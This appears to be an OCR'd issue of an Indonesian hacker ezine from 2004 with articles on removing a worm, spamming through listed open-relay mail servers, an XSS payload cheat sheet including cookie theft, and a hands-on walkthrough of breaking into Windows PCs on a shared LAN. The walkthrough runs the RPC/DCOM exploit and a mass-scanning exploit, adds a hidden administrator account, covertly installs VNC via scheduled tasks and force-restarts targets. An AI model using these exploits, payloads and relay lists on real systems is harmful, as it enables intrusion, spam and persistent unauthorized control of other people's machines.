EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE

[Licensi]


Seluruh Dokumen yang terdapat di ezine
(echo-magazine) dibuat dengan lisensi
OpenContent "Copyleft".
Artinya pemegang dokumen tersebut
memiliki hak secara penuh terhadap dokumen tersebut.
Segala modifikasi, penggandaan dokumen tsb
untuk keperluan non komersil diperbolehkan,
selama mencantumkan nama si penulis.

Copyright@2005 http://echo<dot>or<dot>id



TableofContent
EZINE#4

Copyright@2005 http://echo<dot>or<dot>id



***/0x65|0x63|0x68|0x68/* .....**
echo zine relase 04

editor

tak terasa tahun 2004 sudah berjalan, mungkin terkesan telat jika kami ucapkan 'MET TAUN BARU 2004" tetapi apa mau di kata itulah adanya. kami yang telat ngeluarin ezine 04 ...


kesibukan demi kesibukan datang terus menghampiri personel Echo staff, hal ini membuat kami terlambat 'menetaskan' EZINE 04 yang mengambil jangka waktu yang cukup lama a.k.a II bulan (januari~pebruari 2004)

tetapi, percayalah kami semua akan tetap berusaha memberikan yang terbaik khususnya tetap memegang teguh cita-cita untuk dapat berbagi, sehingga kami tetap mencoba merilis ezine 04 ini. sekali lagi, semoga Hal ini tidak akan melemahkan semangat kita semua untuk berbagi ....

greetz

kepada semua memberz newbie_hacker('biarlah semangat berbagi itu selalu membara'); kepada GURU-GURU yang mengajar kami baik secara sengaja atau tidak sengaja; kepada semua rekan- rekan yang telah berpartisipasi dalam perampungan ezine ini;serta kepada'Security Industri' di INDONESIA ('kami akan mencoba untuk terus dapat berjalan disamping anda semua')

Copyright@2005 http://echo<dot>or<dot>id



MENGATASI WORM_AGOBOT.BF

Author: the_day (Echo staff) the_day@echo.or.id |
Online @ www.echo.or.id :: http://ezine.echo.or.id

BEGIN

*PENGANTAR:

Lagi-lagi Microsoft di serang dengan worm yang hampir sama degan Blaster dan Nachi.
WORM_AGOBOT.BF mengexploit port 135,145 dan 80 yang menjalankan IIS.
File dari worm ini adalah wincrt32.exe .
Worm ini menyebar secara broadcast ke jaringan dan bisa membuat trafic di jaringan akan penuh dengan broadcast2 .Selain Broadcast tadi ,juga mematikan sistem ZA yang mengatikatkan ZA tidak jalan .

Cara untuk Mengatasi WORM_AGOBOT.BF :


=>Masuk Windows dengan Safe Mode
=> Windows 9x/Me , XP
Tekan F8 Setelah proses POST memory
=> Windows 2000
Tekan F8 pada saat load dibawah
=>Masuk ke regedit
=>
HKEY_LOCAL_MACHINE>Software>Microsoft>Windows>CurrentVersion>Run
=> Delete Key di sebalah kanan "Configuration Loader="wincrt32.exe" "
=>Simpan dengan tekan F5
=>Delete File wincrt32.exe
File wincrt32.exe terletak di winnt/system32 =>utk win 2000
windows/system=>utk 9x/Me
windows/syetem32=>Win Xp
Kalau kurang jelas cari aja menggunakan search Files&Folders "wincrt"

Apabila sudah di delete maka WORM_AGOBOT.BF sudah tidak ada lg di PC kita.Untuk update patch silakan ke www.microsoft.com

EOF.

[the_day]

Copyright@2005 http://echo<dot>or<dot>id



*referensi :


=>http://de.trendmicro-europe.com/enterprise/security_info/
=>Microsoft Security Bulletin MS03-026
=>Microsoft Security Bulletin ms03-001
=>Microsoft Security Bulletin MS03-007

*greetz to:

[echostaff a.k.a y3d1ps, moby, comex ,z3r0byt3] && sarah[MY LOVELY] , pak onno,
pak linus, pak eric s. Raymond, pak RM. stallman,anak2 newbie_hacker,$the community
$peci@l temen2 seperjuangan

kritik && saran kirimkan ke the_day [at]echo.or.id

Copyright@2005 http://echo<dot>or<dot>id



OPEN RELAY MAIL SERVER

Author: the_day (Echo staff) the_day@echo.or.id |
Online @ www.echo.or.id :: http://ezine.echo.or.id


BEGIN

*PENGANTAR:
Banyak yang bertanya di forum tentang server-server yang open relay yang bisa digunakan untuk percobaan spaming :d. Selain akan mengasih beberapa server-server yang open relay , Aku juga akan sedikit menyambung artikel tentang cara spaming yang ditulis mas z3robty3 .Pada artikel yang ditulis mas z3r0bty3 dia menggunakan Suse linux , terus hanya yang punya linux atau shell doang yang bisa melakukannya :-p ,Bagaimana dengan yang menggunakan WinDUST.

Dalam WinDust khususnya win yang berbasiskan NT menyediakan fasilitas nslookup,masa seperti perintah dig dalam *nix. Disini aku menggunakan win 2000 utk ujicoba ,bisa juga digunakan di xp.
Cara nya masuk ke command nya win ,start>run>cmd


```
C:\>nslookup
Default Server:  ns2.indosat.net.id
Address:  202.155.0.15
> set type=mx
> yahoo.com
Server:  ns2.indosat.net.id
Address:  202.155.0.15
Non-authoritative answer:
yahoo.com       MX preference = 5, mail exchanger = mx4.m
yahoo.com       MX preference = 1, mail exchanger = mx1.m
yahoo.com       MX preference = 1, mail exchanger = mx2.m
yahoo.com       nameserver = ns4.yahoo.com
yahoo.com       nameserver = ns5.yahoo.com
yahoo.com       nameserver = ns1.yahoo.com
yahoo.com       nameserver = ns2.yahoo.com
yahoo.com       nameserver = ns3.yahoo.com
mx1.mail.yahoo.com      internet address = 64.156.215.7
mx1.mail.yahoo.com      internet address = 64.157.4.78
mx1.mail.yahoo.com      internet address = 64.157.4.79
mx1.mail.yahoo.com      internet address = 67.28.114.32
mx1.mail.yahoo.com      internet address = 64.156.215.5
mx1.mail.yahoo.com      internet address = 64.156.215.6
mx2.mail.yahoo.com      internet address = 64.156.215.5
mx2.mail.yahoo.com      internet address = 64.156.215.6
```

Copyright@2005 http://echo<dot>or<dot>id



```
mx2.mail.yahoo.com      internet address = 64.157.4.78
mx4.mail.yahoo.com      internet address = 216.155.197.63
mx4.mail.yahoo.com      internet address = 66.218.86.156
mx4.mail.yahoo.com      internet address = 66.218.86.253
mx4.mail.yahoo.com      internet address = 66.218.86.254
ns1.yahoo.com   internet address = 66.218.71.63
ns2.yahoo.com   internet address = 66.163.169.170
>exit
C:\>nslookup
Default Server:  ns2.indosat.net.id
Address:  202.155.0.15
> set type=any
> yahoo.com
Server:  ns2.indosat.net.id
Address:  202.155.0.15
Non-authoritative answer:
yahoo.com       internet address = 66.218.71.198
yahoo.com       MX preference = 5, mail exchanger = mx4.mail.yahoo.com
yahoo.com       MX preference = 1, mail exchanger = mx1.mail.yahoo.com
yahoo.com       MX preference = 1, mail exchanger = mx2.mail.yahoo.com
yahoo.com       nameserver = ns5.yahoo.com
yahoo.com       nameserver = ns1.yahoo.com
yahoo.com       nameserver = ns2.yahoo.com
yahoo.com       nameserver = ns3.yahoo.com
yahoo.com       nameserver = ns4.yahoo.com
yahoo.com       nameserver = ns5.yahoo.com
yahoo.com       nameserver = ns1.yahoo.com
yahoo.com       nameserver = ns2.yahoo.com
yahoo.com       nameserver = ns3.yahoo.com
yahoo.com       nameserver = ns4.yahoo.com
mx1.mail.yahoo.com      internet address = 64.157.4.78
mx1.mail.yahoo.com      internet address = 64.157.4.79
mx1.mail.yahoo.com      internet address = 67.28.114.32
mx1.mail.yahoo.com      internet address = 64.156.215.5
mx1.mail.yahoo.com      internet address = 64.156.215.6
mx1.mail.yahoo.com      internet address = 64.156.215.7
mx2.mail.yahoo.com      internet address = 64.157.4.78
mx2.mail.yahoo.com      internet address = 64.156.215.5
mx2.mail.yahoo.com      internet address = 64.156.215.6
mx4.mail.yahoo.com      internet address = 66.218.86.156
mx4.mail.yahoo.com      internet address = 66.218.86.253
mx4.mail.yahoo.com      internet address = 66.218.86.254
mx4.mail.yahoo.com      internet address = 216.155.197.63
ns1.yahoo.com   internet address = 66.218.71.63
ns2.yahoo.com   internet address = 66.163.169.170
```

Copyright@2005 http://echo<dot>or<dot>id



>exit
c:>telnet 64.156.215.7 25
Connecting 64.156.215.7
220 YSmtp mta261.mail.scd.yahoo.com ESMTP service ready
Helo yahoo.com
250 mta261.mail.scd.yahoo.com
mail from:tes@yahoo.com
250 ok
rcpt to:xxx@yahoo.com
250 ok
data
354 go ahead
tesss
250 ok 1076230225 qp 53512

Itu kalau untuk pengguna winDust ,terus beberapa server mail yang
open relay dan bisa untuk spaming ke email lain ,kita bisa buat program
atau minta sama y3dips utk programnya :p.
Server-server yang open relay kalau yg males cari :-p

206.72.10.199|ime.net|mail.sojoum.org
205.138.99.197|idt.net|mail.utexas.edu
205.2.194.14|dhp.com|mailmasher.com
204.94.125.125|davis.oz.org|malasada.lava.net
128.236.8.3|hidden.net|mind.com
128.236.8.2|agora.rdrop.com|mindijari.com
128.236.8.4|conexis.es|remailer.nl.com
204.124.208.102|cyberspass.net|netvision.net
204.134.8.1|communications.com|netacc.net
204.174.16.1|lycaeum.org|relay.net

Aku kira segitu cukup ,sebetulnya banyak banget mail server yang
open relay , tp cari aja sendiri deh :p .Ingat ini hanya untuk
pengetahuan aja ,kami tidak mengajarkan untuk iseng
Semua yang terjadi tanggung jawab sendiri-sendiri.


EOF.

[the_day]

*greetz to:

[echostaff a.k.a y3dips, moby, comex ,z3r0byt3] && sarah[MY LOVELY],
pak onno, pak linus, pak eric s. Raymond, pak RM. stallman,
anak2 newbie_hacker,$the community,$peci@l temen2 seperjuangan
kritik && saran kirimkan ke the_day [at]echo.or.id

Copyright@2005 http://echo<dot>or<dot>id



XSS <CROSS SITE SCRIPTING>

Author: the_day (Echo staff) the_day@echo.or.id |
Online @ www.echo.or.id :: http://ezine.echo.or.id

BEGIN


*PENGANTAR : Karena banyak permintaan di forum untuk menulis tentang XSS maka aku coba tulis tentang ezine tentang xss ini . XSS adalah suatu cara memasukan code/script HTML kedalam suatu web site dan dijalankan melalui browser di client . XSS merupakan pilihan yang menarik bagi para newbie yang tidak mempunyai shell dan sploit ,karena untuk melakukan xss hanya di butuhkan sebuah browser. Ingat XSS adalah hanya memasukan script kedalam url site target . Ada perbedaan antara XSS dengan Script injetion . Xss hasilnya hanya bisa diliat secara temporary beda dengan script injection yang full merubahnya sama seperti kita mendapatkan root dan merubah halaman index nya.

*Script yang bisa digunakan untuk XSS adalah

-> HTML
-> JavaScript
-> VBScript
-> Active X
-> Flash

Disini aku akan coba menjelaskan yang mengunakan code Javascript.
Langsung aja ke permasalahanya , disini selain menggunakan Javascript aku juga menggunakan file yang ada di cgi *.cgi untuk di xss ,karena banyak dari file2 cgi yang bisa di xss.
Pernah mungkin dari kalian membuka suatu web dan ada bacaan " 404 - data.php Not Found " dari sini kita tau bahwa ada file dari cgi yang menggunakannya untuk response apabila tidak ada file di dalam server nya.
untuk contoh jelasnya alamat web yang aktif
www.victim.com/cgi-bin/program.cgi?page=downloads.html
bagaimana kalau kita ganti alamat diatas menjadi
www.victim.com/cgi-bin/program.cgi?page=tes.html
Maka akan tampil :404 - tes.html Not Found!
Lalau apa yang kita bisa perbuat dengan itu , jawabnya simple aja kita tes apakah web itu bisa di xss.
Caranya :
www.victim.com/cgi-bin/program.cgi?page=<script>alert('tes XSS')</script>
kalau muncul kotak popup alert itu maka web tersebut bisa di xss, gampang kan.
Kuncinya untuk memastikan apakah suatu web vuln terhadap xss , masukan script <script>alert('tes')</script> didalam semua form yg ada di web tsb.

Copyright@2005 http://echo<dot>or<dot>id



Selain script itu juga xss bisa digunakan untuk mengetahui password account dengan cara <script>alert(document.cookie)</script>.
Ingat xss ini bisa secara permanen atau temporary aja.
selain script itu ada banyak script yg biasa digunakan :

<img src="javascript:[code]">
<img dynsrc="javascript:[code]"> [IE]
<input type="image" dynsrc="javascript:[code]"> [IE]
<bgsound src="javascript:[code]"> [IE]
&<script>[code]</script>
&{[code]}; [N4]
<img src=&{[code]};> [N4]
<link rel="stylesheet" href="javascript:[code]">
<iframe src="vbscript:[code]"> [IE]
<img src="mocha:[code]"> [N4]
<img src="livescript:[code]"> [N4]
<a href="about:<script>[code]</script>">
<meta http-equiv="refresh" content="0;url=javascript:[code]">
<body onload="[code]">

 [IE]
 [Mozilla]
 [IE]
<style type="text/javascript">[code]</style> [N4]
<object classid="clsid:..." codebase="javascript:[code]"> [IE]
<style><!--</style><script>[code]//--></script>
<![CDATA[<!--]]><script>[code]//--></script>
<!-- -- --><script>[code]</script><!-- -- -->
<script>[code]</script>
<img src="blah"onmouseover="[code]">
<img src="blah>" onmouseover="[code]">
<xml src="javascript:[code]">
<xml id="X"><a><script>[code]</script>;</xml>


[\xC0][\xBC]script>[code][\xC0][\xBC]/script> [UTF-8; IE, Opera]

Mungkin hanya ini aja yang bisa aku buat ,semoga artikel ini bermanfaat.
Tulisan ini hanya untuk pendidikan dan pengetahuan aja , jadi semua kembali ke diri masing2.

EOF

[the_day]

Copyright@2005 http://echo<dot>or<dot>id




*greetz to:

[echostaff a.k.a y3dips, moby, comex ,z3r0byt3] && sarah[MY LOVELY],
pak onno, pak linus, pak eric s. Raymond, pak RM. stallman,
anak2 newbie_hacker,$the community,$peci@l temen2 seperjuangan

kritik && saran kirimkan ke the_day [at]echo.or.id

Copyright@2005 http://echo<dot>or<dot>id



HACKING WINDOWS 2000 ,XP

Author: the_day (Echo staff) the_day@echo.or.id |
Online @ www.echo.or.id :: http://ezine.echo.or.id
YM : the_day2000

Disclaimer

"Tulisan ini sepenuhnya untuk pembelajaran dan pengetahuan, semua yang terkandung di dalamnya apabila di salahgunakan akan menjadi tanggung jawab pribadi masing masing penggunanya."

tulisan ini berlicensi OPENCONTENT!!

BEGIN

*PENGANTAR : Setelah sekian lama baca sana-sini ,bagaimana Cara hacking windows 2000 ,khususnya yang dalam satu LAN (warnet). akhirnya datep juga caranya sampai kita betul2 bisa shutdown dan copy atau liat2 file yang ada di target :p .
Ok sebelum kita mulai , siapkan dulu tools yang akan digunakan dan sedikit kesabaran.


* Tool-tool :
-> Sploit RPC/Dcom
-> kaht2 (win)
-> winrpcdcom (*nix)
-> pstool (psshutdown)
-> VNC (Remote Client)

Ok langsung aja dengan prakteknya :p

* Mengggunakan Sploit RpcDcom
* RpcDcom.c *nix
* Compile dulu sploitnya

```
[theday@sarah sploit]gcc -o dcomexploit dcomexploit.c

[theday@sarah sploit]chmod 755 dcomexploit

[theday@sarah sploit]./dcomexploit
------------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and 1Benjurry
```

Copyright@2005 http://echo<dot>or<dot>id



- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin LauziFre <blauziere [at] altern.org>
- Usage: dcomexploit <Target ID> <Target IP>
- Targets:
- 0 Windows 2000 SP0 (english)
- 1 Windows 2000 SP1 (english)
- 2 Windows 2000 SP2 (english)
- 3 Windows 2000 SP3 (english)
- 4 Windows 2000 SP4 (english)
- 5 Windows XP SP0 (english)
- 6 Windows XP SP1 (english)

[theday@sarah sploit]./dcomexploit 6 192.168.0.35

- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin LauziFre <blauziere [at] altern.org>
- Using return address of 0x77f92a9b
- Connecting to 192.168.0.35

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32> <-- yup masuk ,cara selanjutnya sama seperti kaht

* Kaht2 * win

Masuk ke command prompt dan jalankan kaht2 seperti :
C:>kaht2

KAHT II - MASSIVE RPC EXPLOIT
DCOM RPC exploit. Modified by aT4r@3wdesign.es
#haxorcitos && #localhost @Efnet Ownz you!!!
PUBLIC VERSION :P

Usage: KaHt2.exe IP1 IP2 [THREADS] [AH]
example: KaHt2.exe 192.168.0.0 192.168.255.255
NEW!: Macros Available in shell enviroment!!
Type !! for more info into a shell.



C:\sploit> kaht2 192.168.0.2 192.168.0.254

[+] Targets: 192.168.0.2-192.168.0.254 with 50 Threads
[+] Attacking Port: 135. Remote Shell at port: 43745
[+] Scan In Progress...
- Connecting to 192.168.0.21
Sending Exploit to a [Win2k] Server...FAILED
- Connecting to 192.168.0.35
Sending Exploit to a [WinXP] Server...
- Conectando con la Shell Remota...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32> <-- Yup kita udah masuk shell nya target :d
C:\WINDOWS\system32>net user <-- melihat account yg bisa login
User accounts for \\E1337


Administrator Guest
The command completed successfully.

C:\WINDOWS\system32>net <-- kita gunakan perintah2 net untuk membantu misi

The syntax of this command is:

NET [ACCOUNTS | COMPUTER | CONFIG | CONTINUE |
FILE | GROUP | HELP | HELPMSG | LOCALGROUP | NAME |
PAUSE | PRINT | SEND | SESSION |
SHARE | START | STATISTICS | STOP | TIME | USE | USER |
VIEW]

C:\WINDOWS\system32>net user theday password /add <-- memasukan login theday di PC target
The command completed successfully.



C:\WINDOWS\system32>net user <-- kita liat apakah login theday udah ada

User accounts for \\E1337

Administrator Guest theday
The command completed successfully.

C:\WINDOWS\system32>net user theday
User name theday
Full Name
Comment
User's comment
Country code 000 (System Default)
Account active Yes
Account expires Never

Password last set 2/26/2004 4:08 PM
Password expires 4/9/2004 2:55 PM
Password changeable 2/26/2004 4:08 PM
Password required Yes
User may change password Yes


Workstations allowed All
Logon script
User profile
Home directory
Last logon Never

Logon hours allowed All

Local Group Memberships *Users <-- group user biasa
Global Group memberships *None
The command completed successfully.

Yup login theday udah masuk , oops tunggu dulu ,itu login theday hanya user biasa
sekarang kita masukan login theday sebagai groups Administrator biar bebas :p


Copyright@2005 http://echo<dot>or<dot>id



```
C:\WINDOWS\system32>net localgroup Administrators theday
/add
The command completed successfully.

User name                    theday
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/26/2004 4:08 PM
Password expires             4/9/2004 2:55 PM
Password changeable          2/26/2004 4:08 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators      *Users <--liat
Global Group memberships     *None
The command completed successfully.
```

Nah sekarang udah ada login di pc target ,sebagai administrator lagi. tinggal mau kita yang penting udah dapet login, bisa tuh di shutdown dan bisa copy+paste file dan melihat2 file2 target :d, gunakan aja deh perintah Net untuk melakukan itu.
Sekarang tinggal cara install VNC, sebelumnya sedikit tentang vnc ini adalah sebuah tool yang digunakan untuk remote control PC lain ,untuk memdapatkan vnc dapat didownload
di http://www.realvnc.com/

Copyright@2005 http://echo<dot>or<dot>id



* Installasi VNC di Remote PC

Kita tadi sudah dapat login sebagai admin dan sekarang kita kuasain 100% PC itu :d

Pertama download dulu vnc nya td dan buat script batch untuk install :

1. Install.bat

```
----
Echo Install VNC
Setup.exe
Echo.
pause
Echo Install VNC
"C:\Program Files\ORL\VNC\WinVNC.exe" -install
Echo.
pause
Echo Start VNC service
net start "VNC Server"
Echo.
echo Tunngu sampai selesai Install
pause
---- end
```

2. Konek ke PC target 192.168.0.35

```
C:\>net use \\192.168.0.35\IPC$ /user:theday password
```

3. Copy file vnc dari local ke remote PC

```
C:\>xcopy "C:\Program Files\ORL\VNC\*.*"
"\\192.168.0.35\c$\Program Files\ORL\VNC\*.*" /r/i/c/h/k/e
```


4. Export key regedit VNC untuk di copy ke Remote PC

```
C:\>regedit /e "C:\vncdmp.reg"
"HKEY_LOCAL_MACHINE\Software\ORL"
C:\>regedit /e "C:\vncdmp2.reg"
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\winvnc"
```

5. Copy file regedit tadi ke Remote PC

```
C:\>Copy C:\vncdmp*.reg \\192.168.0.35\c$\*.*.
```

Copyright@2005 http://echo<dot>or<dot>id



6. Melihat waktu dari Remote PC fungsinya utk menyamakan waktu local dan Remote

```
C:\>net time \\192.168.0.35
Current time at \\192.168.0.35 is 2/26/2004 8:16 PM

Local time (GMT-08:00) at \\192.168.0.35 is 2/26/2004
5:16 AM

The command completed successfully.
```

7. Gunakan Task Scheduler service untuk menjalankan perintah registry di Remote PC

```
C:\>AT \\192.168.0.35 06:00 regedit /s C:\vncdmp.reg
Added a new job with job ID = 1

C:\>AT \\192.168.0.35 06:10 regedit /s C:\vncdmp2.reg
Added a new job with job ID = 2

C:\>AT \\192.168.0.35 06:13 "c:\program
files\orl\vnc\winvnc.exe" -service
Added a new job with job ID = 3
```

8. Sep semua udah selesai install vnc dan tinggal terserah deh

* Menggunakan PSshutdown
Dari namanya aja udah jelas ,untuk shutdown Remote PC " ingat resiko ditanggung sendiri :p "

```
C:\>psshutdown.exe \\192.168.0.35 -f -r -t 20 -m "*WARNING PC nya
mau di restart  dalam 20 detik"
```


Tunggu deh :p

Mungkin hanya ini aja yang bisa aku buat ,semoga artikel ini bermanfaat.Tulisan ini hanya untuk pendidikan dan pengetahuan aja , jadi semua kembali ke diri masing2.
Thx banget buat Mysarah yang udah memberikan support .
" I LOVE YOU SARAH "

EOF

[the_day]

Copyright@2005 http://echo<dot>or<dot>id




REFERENSI

http://www.realvnc.com/

*greetz to:

[echostaff a.k.a y3dips, moby, comex ,z3r0byt3] && sarah[MY LOVELY],
pak onno, pak linus, pak eric s. Raymond, pak RM. stallman,
* Ram@net thx untuk fasilitas Ujicobanya :d
anak2 newbie_hacker,$the community,$peci@l temen2 seperjuangan
kritik && saran kirimkan ke the_day[at]echo.or.id

Copyright@2005 http://echo<dot>or<dot>id



<h1>DEF4c1nG (all about ;version 1.0)</h1>

Author: y3dips || y3dips@echo.or.id || y3d1ps@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Mukadimah

"ILmu tetaplah ilmu, walau berbahaya dia tetaplah ilmu yang tak pernah layak untuk disembunyikan"

[y3dips]

Disclaimer

"Tulisan ini sepenuhnya untuk pembelajaran dan pengetahuan, semua yang terkandung di dalamnya apabila di salahgunakan akan menjadi tanggung jawab pribadi masing masing penggunanya."

